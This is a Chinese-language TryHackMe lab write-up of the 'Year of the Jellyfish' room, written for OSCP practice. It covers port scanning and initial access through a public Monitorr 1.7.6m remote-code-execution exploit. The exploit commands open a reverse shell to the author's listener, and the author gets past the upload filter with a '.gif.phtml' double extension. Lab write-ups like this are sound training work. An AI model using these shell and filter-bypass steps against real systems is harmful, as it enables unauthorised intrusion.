tryhackme 记录-linux-0x11 Year of the Jellyfish(hard)
来源
由于最近在备考 OSCP,在套餐开始前,心里没底,想要先刷一些靶机来练手,所以在网上找到了一份类似 OSCP 靶机的清单
| Tryhackme | |||
|---|---|---|---|
| More guided and friendly approach for some rooms but still great boxes and rooms for prep. Active Directory ones here are very good practice for the OSCP. | |||
| Linux | Windows | Active Directory and Networks | Other recommended rooms |
| Attacktive Directory | SQL Injection Lab | ||
| Attacking Kerberos | Linux Privilege Escalation | ||
| Wreath Network | Windows Privilege Escalation | ||
| Reset | Git Happens | ||
| Vulnnet: Active | NahamStore | ||
| Enterprise | |||
| Ledger | |||
| Recommended paths | |||
| Assumed Breach Scenarios: | Cyber Security 101 | ||
| Corp | Jr Penetration Tester | ||
| Lateral Movement and Pivoting | Offensive Pentesting | ||
| Exploiting Active Directory | |||
由于机器数量较多,共 47 台,计划一天打 1-2 台,在一个月内打完全部机器。目前已将 Windows 部分打完。
0x11 Year of the Jellyfish(hard)
简介:
破解进去。拿旗子。别被蜇了。
请注意——该设备部署时使用公共IP。想想这对你应该如何应对这个挑战意味着什么。ISP通常会不满你以高速枚举公共IP地址......
原文:
Hack your way in. Get the Flags. Don't get stung.

Be warned -- this box deploys with a public IP. Think about what that means for how you should approach this challenge. ISPs are often unhappy if you enumerate public IP addresses at a high speed...
设置环境变量
export TARGET=10.49.86.66
信息搜集
使用 rustscan 和 nmap 进行端口扫描
rustscan -a $TARGET -r 1-65535 --ulimit 500 -- -sC -sV -T3 -Pn

Open 10.49.86.66:21
Open 10.49.86.66:22
Open 10.49.86.66:80
Open 10.49.86.66:443
Open 10.49.86.66:8000
Open 10.49.86.66:8096
Open 10.49.86.66:22222

PORT      STATE SERVICE  REASON         VERSION
21/tcp    open  ftp      syn-ack ttl 62 vsftpd 3.0.3
22/tcp    open  ssh      syn-ack ttl 62 OpenSSH 5.9p1 Debian 5ubuntu1.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 46:b2:81:be:e0:bc:a7:86:39:39:82:5b:bf:e5:65:58 (RSA)
|_ssh-rsa ......
80/tcp    open  http     syn-ack ttl 62 Apache httpd 2.4.29
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to https://robyns-petshop.thm/
|_http-server-header: Apache/2.4.29 (Ubuntu)
443/tcp   open  ssl/http syn-ack ttl 62 Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Robyn's Pet Shop
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| tls-alpn:
|_  http/1.1
|_ssl-date: TLS randomness does not represent time
|_http-server-header: Apache/2.4.29 (Ubuntu)
| ssl-cert: Subject: commonName=robyns-petshop.thm/organizationName=Robyns Petshop/stateOrProvinceName=South West/countryName=GB/localityName=Bristol/[email protected]
| Subject Alternative Name: DNS:robyns-petshop.thm, DNS:monitorr.robyns-petshop.thm, DNS:beta.robyns-petshop.thm, DNS:dev.robyns-petshop.thm
| Issuer: commonName=robyns-petshop.thm/organizationName=Robyns Petshop/stateOrProvinceName=South West/countryName=GB/localityName=Bristol/[email protected]
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-02-18T05:19:50
| Not valid after:  2027-02-18T05:19:50
| MD5:     7903 3a9f 2168 0fde fb97 e6b8 f44b fd2d
| SHA-1:   7e07 e4d1 6b73 6cb6 eac1 12b4 60c9 e232 ba60 cc80
| SHA-256: 1d8f 4437 0b17 9836 4150 9528 0e15 7f3f 871d 902d 4f35 ca70 a03c 08c4 5961 4b5d
| -----BEGIN CERTIFICATE-----
......
|_-----END CERTIFICATE-----
8000/tcp  open  http-alt syn-ack ttl 62
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-favicon: Unknown favicon MD5: 720B9F615E79C0DDB60EA11D637BACE7
| fingerprint-strings:
|   GenericLines:
|     HTTP/1.1 400 Bad Request
|     Content-Length: 15
|_    Request
8096/tcp  open  http     syn-ack ttl 62 Microsoft Kestrel httpd
|_http-server-header: Kestrel
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| http-title: Jellyfin
|_Requested resource was /web/index.html
| http-robots.txt: 1 disallowed entry
|_/
22222/tcp open  ssh      syn-ack ttl 62 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 8d:99:92:52:8e:73:ed:91:01:d3:a7:a0:87:37:f0:4f (RSA)
| ssh-rsa ......
| ecdsa-sha2-nistp256 ......
|   256 0a:ca:b8:39:4e:ca:e3:cf:86:5c:88:b9:2e:25:7a:1b (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIFpTk+WaMxq8E5ToT9RI4THsaxdarA4tACYEdoosbPD8
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8000-TCP:V=7.98%I=7%D=2/18%Time=69954DD3%P=x86_64-pc-linux-gnu%r(Ge
SF:nericLines,3F,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Length:\x2
SF:015\r\n\r\n400\x20Bad\x20Request");
Service Info: Host: robyns-petshop.thm; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
443 的证书信息显示有一些域名:monitorr.robyns-petshop.thm, DNS:beta.robyns-petshop.thm, DNS:dev.robyns-petshop.thm
WEB 访问
80 端口
ip 访问后跳转到一个域名 robyns-petshop.thm
结合端口扫描是发现的其他域名,一起加一下 hosts
echo "10.49.86.66 monitorr.robyns-petshop.thm beta.robyns-petshop.thm dev.robyns-petshop.thm" >> /etc/hosts

8000 端口

8096 端口
域名访问
monitorr.robyns-petshop.thm(Monitorr | 1.7.6m)

泄露服务名字和版本:Monitorr | 1.7.6m
beta.robyns-petshop.thm(和 8000 端口一样)

dev.robyns-petshop.thm(和 443 一样)
联系我们泄露一个邮箱:[email protected]
初始访问
这里由于站点太多了,先不挨个进行目录扫描了,monitorr.robyns-petshop.thm 泄露了一个开源项目和他的版本号 Monitorr 1.7.6m
尝试直接搜 exp

有 rce 了还扫什么目录,拿出来看看脚本,跑一下试试,penelope 开监听
python3 penelope.py -O
python3 48980.py https://monitorr.robyns-petshop.thm/ 192.168.196.107 4444
报错显示 ssl 验证问题,那就修一下脚本,取消 ssl 验证,再跑一下


看上去像是成功了,尝试访问看看

猜测被杀了,尝试改脚本传张图上去,依旧失败
感觉不对劲,这里脚本也不输出响应,改一下,把响应也打印出来尝试定位问题

页面响应,说我们是一个漏洞利用程序,猜测校验了什么,手动访问漏洞点分析一下

在浏览器访问会自带一个 cookie,加在脚本里试试

这次不提示我们是漏洞利用程序了,看来第一层防护已经绕过了,但是还是提示我们上传的文件不是图片或者大小超了,这里传的是一句话,大小不会超的,那估计就是校验是否为图片了,但是仔细检查了脚本,已经添加了 gif 的 content-type 和文件头,估计还是对后缀进行了校验,改成 gif 验证一下

那就继续改后缀尝试绕过,尝试了 php5、php3、phtml 都不行,双后缀尝试:.gif.php、.gif.php5、.gif.php3、.gif.phtml,最终.gif.phtml 上传成功了,但是还是没 shell 回来

改端口到常用端口试试,记得脚本内的文件名也需要修改,无法覆盖
python3 penelope.py -O -p 80
python3 48980.py https://monitorr.robyns-petshop.thm/ 192.168.196.107 80

终于成功了,尝试拿 Flag 1,在/var/www 下
